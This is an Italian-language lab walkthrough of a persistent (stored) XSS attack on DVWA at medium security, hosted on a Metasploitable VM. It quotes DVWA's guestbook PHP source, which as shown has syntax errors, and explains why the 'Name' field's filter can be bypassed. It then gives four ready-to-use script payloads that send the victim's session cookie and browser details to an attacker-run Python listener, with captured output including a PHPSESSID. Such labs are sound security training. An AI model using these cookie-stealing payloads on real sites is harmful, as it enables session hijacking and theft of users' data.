


Guida per un Utente Medio

Attacco XSS Persistente con Livello di Sicurezza MEDIUM in DVWA

Questa guida aiuta a comprendere e testare un attacco XSS Persistente su Damn Vulnerable Web Application (DVWA) con il livello di sicurezza impostato su MEDIUM.

Per accedere a DVWA inserire nel browser l'IP della VM Metasploitable:

192.168.104.150



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Entrare nella pagina DVWA e inserire le credenziali:

user: admin

password: password



Username


admin

Password

••••••••

Login

*Andare su **DVWA SECURITY** e impostare il livello **MEDIUM**.*



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

DVWA Security

Script Security

Security Level is currently **medium**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

medium

Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Username: admin

Security Level: medium

PHPIDS: disabled

A questo punto siamo pronti ad esplorare le protezioni implementate e a capire come sfruttare una vulnerabilità rimasta aperta.

Cos'è un Attacco XSS Persistente?

L'XSS (Cross-Site Scripting) Persistente è un attacco che permette di inserire codice JavaScript malevolo in una pagina web, facendolo eseguire automaticamente ogni volta che un utente visita la pagina compromessa.

Con questo attacco, possiamo rubare informazioni sensibili come i cookie di sessione della vittima.

Protezioni Implementate in DVWA (Livello MEDIUM)

Quando la sicurezza è impostata su MEDIUM, DVWA introduce alcune misure per contrastare gli attacchi XSS:

Stored XSS Source

```
<?php
if(isset($_POST['btnSign']))
{
    $message = trim($_POST['txtMessage']);
    $name = trim($_POST['txtName']);

    // Sanitize message input
    $message = trim(strip_tags addslashes($message));
    $message = mysql_real_escape_string($message);
    $message = htmlspecialchars($message);

    // Sanitize name input
    $name = str_replace('<script>', '', $name);
    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name')";
    $result = mysql_query($query) or die('<pre> . mysql_error() . '</pre> ');
}
?>
```

Nel campo "Message":

trim(): Rimuove spazi vuoti all'inizio e alla fine del testo.

addslashes(): Aggiunge una barra inversa (\) prima di caratteri speciali (' e ").
strip_tags(): Rimuove tutti i tag HTML (<script>, , ecc.).
mysql_real_escape_string(): Protegge il database da SQL Injection.
htmlspecialchars(): Converte i caratteri speciali in testo normale (es. < diventa <).

Nel campo "Name":

str_replace('<script>', '', \$name): Prova a rimuovere <script>, ma è una protezione debole.
mysql_real_escape_string(): Protegge il database da SQL Injection, ma non è efficace contro XSS.

NB: Il campo "Message" è ben protetto, ma il campo "Name" rimane vulnerabile.

Avvio del Server di Ascolto su Kali Linux

Per intercettare i dati della vittima, dobbiamo preparare un server HTTP in ascolto sulla porta 4444. Su Kali Linux, eseguiamo il comando:

```
python -m http.server 4444
```

Sfruttamento Vulnerabilità

Inseriamo nel campo "Name" di DVWA gli script per rubare i dati dell'utente:

```
<SCRIPT>var i = new Image(); i.src="http://192.168.104.100:4444?c="+navigator.userAgent</SCRIPT>
```

```
<SCRIPT>var i = new Image(); i.src="http://192.168.104.100:4444?c="+document.cookie</SCRIPT>
```

```
<SCRIPT>var i = new Image(); i.src="http://192.168.104.100:4444?c="+navigator.platform</SCRIPT>
```

```
<SCRIPT>var i = new Image(); i.src="http://192.168.104.100:4444?c="+new Date().toString()</SCRIPT>
```

Con questo procedimento, ogni qualvolta un utente si connette alla pagina, gli script invieranno i dati al server in ascolto mostrandoli in chiaro.

```
(kali@kali)~$ sudo python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
192.168.104.100 - - [17/Mar/2025 06:48:22] "GET /?c=Mozilla/5.0%20(X11;%20Linux%20x86_64;%20rv:128.0)%20Gecko/20100101%20Firefox/128.0 HTTP/1.1" 200 -
192.168.104.100 - - [17/Mar/2025 06:48:22] "GET /?c=Linux%20x86_64 HTTP/1.1" 200 -
192.168.104.100 - - [17/Mar/2025 06:48:22] "GET /?c=Mon%20Mar%2017%202025%2006:48:22%20GMT-0400%20(Eastern%20Daylight%20Time) HTTP/1.1" 200 -
192.168.104.100 - - [17/Mar/2025 06:48:22] "GET /?c=security=medium;%20PHPSESSID=cdc6c90e09c9b096175f8f5f9dbc7c90 HTTP/1.1" 200 -
```

Nel terminale di Kali, visualizzeremo le informazioni della vittima:

IP della vittima

Sistema operativo e browser utilizzato

Data e ora della connessione

Cookie di sessione (che permette di impersonare l'utente)